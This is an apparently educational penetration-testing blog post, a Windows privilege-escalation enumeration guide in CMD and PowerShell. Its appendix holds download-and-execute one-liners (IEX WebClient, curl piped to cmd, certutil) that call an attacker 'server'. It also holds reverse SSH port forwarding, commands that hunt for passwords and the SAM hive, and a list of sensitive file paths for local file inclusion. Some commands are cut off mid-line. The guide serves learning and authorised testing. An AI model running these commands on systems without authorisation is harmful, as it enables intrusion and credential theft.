



Windows Privilege Escalation Guide

Posted on January 26, 2018

Privilege escalation always comes down to proper enumeration. But to accomplish proper enumeration you need to know what to check and look for. This takes familiarity with systems that normally comes along with experience. At first privilege escalation can seem like a daunting task, but after a while you start to filter through what is normal and what isn't. It eventually becomes easier to know what to look for rather than digging through everything hoping to find that needle in the haystack. Hopefully this guide will provide a good foundation to build upon and get you started.

This guide is influenced by [g0tmilk's Basic Linux Privilege Escalation](#), which at some point you should have already seen and used. I wanted to try to mirror his guide, except for Windows. So this guide will mostly focus on the enumeration aspect.

Note: I am not an expert and still learning myself.

Guide Layout

In each section I first provide the old trusted CMD commands and then also a Powershell equivalent for posterity sake. It's good to have both tools under your belt and Powershell is much more versatile for scripting than the traditional CMD. However there isn't a Powershell equivalent for everything (or CMD is still simply easier/better on certain things), so some sections will only contain regular CMD commands.

Version 1.3 - Last updated October 2018

Operating System

What is the OS and architecture? Is it missing any patches?

```
systeminfo
wmic qfe
```


Is there anything interesting in environment variables? A domain controller in **LOGONSERVER** ?

```
set
```

```
Get-ChildItem Env: | ft Key,Value
```

Are there any other connected drives?

absolomb's security blog



GUIDES

WRITE-UPS ▼

ARCHIVE

ABOUT ME

`Get-PSDrive | where {$_.Provider -like "Microsoft.PowerShell.Core\FileSystem"} | ft Name,Root`

Users

Who are you?

```
whoami
echo %USERNAME%

$env:UserName
```

Any interesting user privileges? *Note: The State column does not mean that the user does or does not have access to this privilege. If the privilege is listed, then that user has it.*

```
whoami /priv
```

What users are on the system? Any old user profiles that weren’t cleaned up?

```
net users
dir /b /ad "C:\Users\"
dir /b /ad "C:\Documents and Settings\" # Windows XP and below

Get-LocalUser | ft Name,Enabled,LastLogon
Get-ChildItem C:\Users -Force | select Name
```

Is anyone else logged in?

```
qwinsta
```

What groups are on the system?

```
net localgroup

Get-LocalGroup | ft Name
```

Are any of the users in the Administrators group?

```
net localgroup Administrators

Get-LocalGroupMember Administrators | ft Name, PrincipalSource
```

Anything in the Registry for User Autologon?

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr "Defaultu
```

```
cmdkey /list
dir C:\Users\username\AppData\Local\Microsoft\Credentials\
dir C:\Users\username\AppData\Roaming\Microsoft\Credentials\
```

```
Get-ChildItem -Hidden C:\Users\username\AppData\Local\Microsoft\Credentials\
Get-ChildItem -Hidden C:\Users\username\AppData\Roaming\Microsoft\Credentials\
```

Can we access SAM and SYSTEM files?

```
%SYSTEMROOT%\repair\SAM
%SYSTEMROOT%\System32\config\RegBack\SAM
%SYSTEMROOT%\System32\config\SAM
%SYSTEMROOT%\repair\system
%SYSTEMROOT%\System32\config\SYSTEM
%SYSTEMROOT%\System32\config\RegBack\system
```

Programs, Processes, and Services

What software is installed?

```
dir /a "C:\Program Files"
dir /a "C:\Program Files (x86)"
reg query HKEY_LOCAL_MACHINE\SOFTWARE
```

```
Get-ChildItem 'C:\Program Files', 'C:\Program Files (x86)' | ft Parent,Name,LastWriteTime

Get-ChildItem -path Registry::HKEY_LOCAL_MACHINE\SOFTWARE | ft Name
```

Are there any weak folder or file permissions?

Full Permissions for Everyone or Users on Program Folders?

```
icacls "C:\Program Files\*" 2>nul | findstr "(F)" | findstr "Everyone"
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(F)" | findstr "Everyone"

icacls "C:\Program Files\*" 2>nul | findstr "(F)" | findstr "BUILTIN\Users"
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(F)" | findstr "BUILTIN\Users"
```

Modify Permissions for Everyone or Users on Program Folders?

```
icacls "C:\Program Files\*" 2>nul | findstr "(M)" | findstr "Everyone"
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(M)" | findstr "Everyone"

icacls "C:\Program Files\*" 2>nul | findstr "(M)" | findstr "BUILTIN\Users"
icacls "C:\Program Files (x86)\*" 2>nul | findstr "(M)" | findstr "BUILTIN\Users"
```

```
Get-ChildItem 'C:\Program Files\*', 'C:\Program Files (x86)\*' | % { try { Get-Acl $_ -EA SilentlyContinue } catch { } }
```



```
accesschk.exe -qwsu "Everyone" *
accesschk.exe -qwsu "Authenticated Users" *
accesschk.exe -qwsu "Users" *
```

What are the running processes/services on the system? Is there an inside service not exposed? If so, can we open it? See *Port Forwarding in Appendix*.

```
tasklist /svc
tasklist /v
net start
sc query
```

`Get-Process` has a `-IncludeUserName` option to see the process owner, however you have to have administrative rights to use it.

```
Get-Process | where {$_.ProcessName -notlike "svchost*"} | ft ProcessName, Id
Get-Service
```

This one liner returns the process owner without admin rights, if something is blank under owner it's probably running as SYSTEM, NETWORK SERVICE, or LOCAL SERVICE.

```
Get-WmiObject -Query "Select * from Win32_Process" | where {$_.Name -notlike "svchost*"} | Select-Object Name, Owner
```

Any weak service permissions? Can we reconfigure anything? Again, upload accesschk.

```
accesschk.exe -uwcqv "Everyone" *
accesschk.exe -uwcqv "Authenticated Users" *
accesschk.exe -uwcqv "Users" *
```

Are there any unquoted service paths?

```
wmic service get name,displayname,pathname,startmode 2>nul | findstr /i "Auto" 2>nul | findstr /i "
```

```
gwmi -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where {$_.StartMode -eq "Auto" -and $_.PathName -notlike "*"
```

What scheduled tasks are there? Anything custom implemented?

```
schtasks /query /fo LIST 2>nul | findstr TaskName
dir C:\windows\tasks
```

```
Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft TaskName,TaskPath,State
```

What is ran at startup?

```
wmic startup get caption,command
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
```

```
dir "C:\Documents and Settings\%username%\Local Settings\Programs\Startup"

Get-CimInstance Win32_StartupCommand | select Name, command, Location, User | fl
Get-ItemProperty -Path 'Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run'
Get-ItemProperty -Path 'Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce'
Get-ItemProperty -Path 'Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run'
Get-ItemProperty -Path 'Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce'
Get-ChildItem "C:\Users\All Users\Start Menu\Programs\Startup"
Get-ChildItem "C:\Users\$env:USERNAME\Start Menu\Programs\Startup"
```

Is AlwaysInstallElevated enabled? *I have not ran across this but it doesn't hurt to check.*

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

Networking

What NICs are connected? Are there multiple networks?

```
ipconfig /all

Get-NetIPConfiguration | ft InterfaceAlias,InterfaceDescription,IPv4Address
Get-DnsClientServerAddress -AddressFamily IPv4 | ft
```

What routes do we have?

```
route print

Get-NetRoute -AddressFamily IPv4 | ft DestinationPrefix,NextHop,RouteMetric,ifIndex
```

Anything in the ARP cache?

```
arp -a

Get-NetNeighbor -AddressFamily IPv4 | ft ifIndex,IPAddress,LinkLayerAddress,State
```

Are there connections to other hosts?

```
netstat -ano
```

Anything in the hosts file?

```
C:\WINDOWS\System32\drivers\etc\hosts
```

Is the firewall turned on? If so what's configured?



```
netsh advfirewall export firewall.exe
```

Any other interesting interface configurations?

```
netsh dump
```

Are there any SNMP configurations?

```
reg query HKLM\SYSTEM\CurrentControlSet\Services\SNMP /s
```

```
Get-ChildItem -path HKLM:\SYSTEM\CurrentControlSet\Services\SNMP -Recurse
```

Interesting Files and Sensitive Information

This section may be a little noisy so you may want to output commands into txt files to review and parse as you wish.

Any passwords in the registry?

```
reg query HKCU /f password /t REG_SZ /s
reg query HKLM /f password /t REG_SZ /s
```

Are there sysprep or unattend files available that weren't cleaned up?

```
dir /s *sysprep.inf *sysprep.xml *unattended.xml *unattend.xml *unattend.txt 2>nul
```

```
Get-Childitem -Path C:\ -Include *unattend*,*sysprep* -File -Recurse -ErrorAction SilentlyContinue
```

If the server is an IIS webserver, what's in inetpub? Any hidden directories? web.config files?

```
dir /a C:\inetpub\
dir /s web.config
C:\Windows\System32\inetsrv\config\applicationHost.config
```

```
Get-Childitem -Path C:\inetpub\ -Include web.config -File -Recurse -ErrorAction SilentlyContinue
```

What's in the IIS Logs?

```
C:\inetpub\logs\LogFiles\W3SVC1\u_ex[YYMMDD].log
C:\inetpub\logs\LogFiles\W3SVC2\u_ex[YYMMDD].log
C:\inetpub\logs\LogFiles\FTPSVC1\u_ex[YYMMDD].log
C:\inetpub\logs\LogFiles\FTPSVC2\u_ex[YYMMDD].log
```

Is XAMPP, Apache, or PHP installed? Any there any XAMPP, Apache, or PHP configuration files?

Any Apache web logs?

```
dir /s access.log error.log

Get-Childitem -Path C:\ -Include access.log,error.log -File -Recurse -ErrorAction SilentlyContinue
```

Any interesting files to look at? Possibly inside User directories (Desktop, Documents, etc)?

```
dir /s *pass* == *vnc* == *.config* 2>nul

Get-Childitem -Path C:\Users\ -Include *password*,*vnc*,*.config -File -Recurse -ErrorAction SilentlyContinue
```

Files containing password inside them?

```
findstr /si password *.xml *.ini *.txt *.config 2>nul

Get-ChildItem C:\* -include *.xml,*.ini,*.txt,*.config -Recurse -ErrorAction SilentlyContinue |
```

Appendix

Enumeration Script

I’ve created a Powershell script which pretty much automates all of the above. You can check it out [here](#).

Transferring Files

At some point during privilege escalation you will need to get files onto your target. Below are some easy ways to do so.

PowerShell Cmdlet (Powershell 3.0 and higher)

```
Invoke-WebRequest "https://server/filename" -OutFile "C:\Windows\Temp\filename"
```

PowerShell One-Liner

```
(New-Object System.Net.WebClient).DownloadFile("https://server/filename", "C:\Windows\Temp\filename")
```

PowerShell One-Line Script Execution in Memory

```
IEX(New-Object Net.WebClient).downloadString('http://server/script.ps1')
```

```
$browser.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;  
IEX($browser.DownloadString('https://server/script.ps1'));
```

PowerShell Script

```
echo $webclient = New-Object System.Net.WebClient >>wget.ps1  
echo $url = "http://server/file.exe" >>wget.ps1  
echo $file = "output-file.exe" >>wget.ps1  
echo $webclient.DownloadFile($url,$file) >>wget.ps1  
  
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1
```

Non-interactive FTP via text file. Useful for when you only have limited command execution.

```
echo open 10.10.10.11 21> ftp.txt  
echo USER username>> ftp.txt  
echo mypassword>> ftp.txt  
echo bin>> ftp.txt  
echo GET filename>> ftp.txt  
echo bye>> ftp.txt  
  
ftp -v -n -s:ftp.txt
```

CertUtil

```
certutil.exe -urlcache -split -f https://myserver/filename outputfilename
```

Certutil can also be used for base64 encoding/decoding.

```
certutil.exe -encode inputFileNames encodedOutputFileName  
certutil.exe -decode encodedInputFileName decodedOutputFileName
```

Starting with Windows 10 1803 (April 2018 Update) the `curl` command has been implemented which gives another way to transfer files and even execute them in memory. *Piping directly into cmd will run most things but it seems like if you have anything other than regular commands in your script, ie loops, if statements etc, it doesn't run them correctly.*

```
curl http://server/file -o file  
curl http://server/file.bat | cmd
```

And with PowerShell

```
IEX(curl http://server/script.ps1);Invoke-Blah
```

Port Forwarding



Upload `plink.exe` to target.

Start SSH on your attacking machine.

For example to expose SMB, on the target run:

```
plink.exe -l root -pw password -R 445:127.0.0.1:445 YOURIPADDRESS
```

As of Windows 10 1803 (April 2018 Update), ssh client is now included and turned on by default! So you're able use ssh to do port forwarding right out of the box now.

```
ssh -l root -pw password -R 445:127.0.0.1:445 YOURIPADDRESS
```

Local File Inclusion List

This is not an exhaustive list, installation directories will vary, I've only listed common ones.

```
C:\Apache\conf\httpd.conf
C:\Apache\logs\access.log
C:\Apache\logs\error.log
C:\Apache2\conf\httpd.conf
C:\Apache2\logs\access.log
C:\Apache2\logs\error.log
C:\Apache22\conf\httpd.conf
C:\Apache22\logs\access.log
C:\Apache22\logs\error.log
C:\Apache24\conf\httpd.conf
C:\Apache24\logs\access.log
C:\Apache24\logs\error.log
C:\Documents and Settings\Administrator\NTUser.dat
C:\php\php.ini
C:\php4\php.ini
C:\php5\php.ini
C:\php7\php.ini
C:\Program Files (x86)\Apache Group\Apache\conf\httpd.conf
C:\Program Files (x86)\Apache Group\Apache\logs\access.log
C:\Program Files (x86)\Apache Group\Apache\logs\error.log
C:\Program Files (x86)\Apache Group\Apache2\conf\httpd.conf
C:\Program Files (x86)\Apache Group\Apache2\logs\access.log
C:\Program Files (x86)\Apache Group\Apache2\logs\error.log
c:\Program Files (x86)\php\php.ini"
C:\Program Files\Apache Group\Apache\conf\httpd.conf
C:\Program Files\Apache Group\Apache\conf\logs\access.log
C:\Program Files\Apache Group\Apache\conf\logs\error.log
C:\Program Files\Apache Group\Apache2\conf\httpd.conf
C:\Program Files\Apache Group\Apache2\conf\logs\access.log
C:\Program Files\Apache Group\Apache2\conf\logs\error.log
C:\Program Files\FileZilla Server\FileZilla Server.xml
C:\Program Files\MySQL\my.cnf
C:\Program Files\MySQL\my.ini
C:\Program Files\MySQL\MySQL Server 5.0\my.cnf
C:\Program Files\MySQL\MySQL Server 5.0\my.ini
C:\Program Files\MySQL\MySQL Server 5.1\my.cnf
C:\Program Files\MySQL\MySQL Server 5.1\my.ini
```



```
C:\Program Files\MySQL\MySQL Server 5.7\my.cnf
C:\Program Files\MySQL\MySQL Server 5.7\my.ini
C:\Program Files\php\php.ini
C:\Users\Administrator\NTUser.dat
C:\Windows\debug\NetSetup.LOG
C:\Windows\Panther\Unattend\Unattended.xml
C:\Windows\Panther\Unattended.xml
C:\Windows\php.ini
C:\Windows\repair\SAM
C:\Windows\repair\system
C:\Windows\System32\config\AppEvent.evt
C:\Windows\System32\config\RegBack\SAM
C:\Windows\System32\config\RegBack\system
C:\Windows\System32\config\SAM
C:\Windows\System32\config\SecEvent.evt
C:\Windows\System32\config\SysEvent.evt
C:\Windows\System32\config\SYSTEM
C:\Windows\System32\drivers\etc\hosts
C:\Windows\System32\winevt\Logs\Application.evtx
C:\Windows\System32\winevt\Logs\Security.evtx
C:\Windows\System32\winevt\Logs\System.evtx
C:\Windows\win.ini
C:\xampp\apache\conf\extra\httpd-xampp.conf
C:\xampp\apache\conf\httpd.conf
C:\xampp\apache\logs\access.log
C:\xampp\apache\logs\error.log
C:\xampp\FileZillaFTP\FileZilla Server.xml
C:\xampp\MercuryMail\MERCURY.INI
C:\xampp\mysql\bin\my.ini
C:\xampp\php\php.ini
C:\xampp\security\webdav.htpasswd
C:\xampp\sendmail\sendmail.ini
C:\xampp\tomcat\conf\server.xml
```

Tags: guides

← **PREVIOUS POST**

NEXT POST →



Ryan McFarland • 2019

Theme by beautiful-jekyll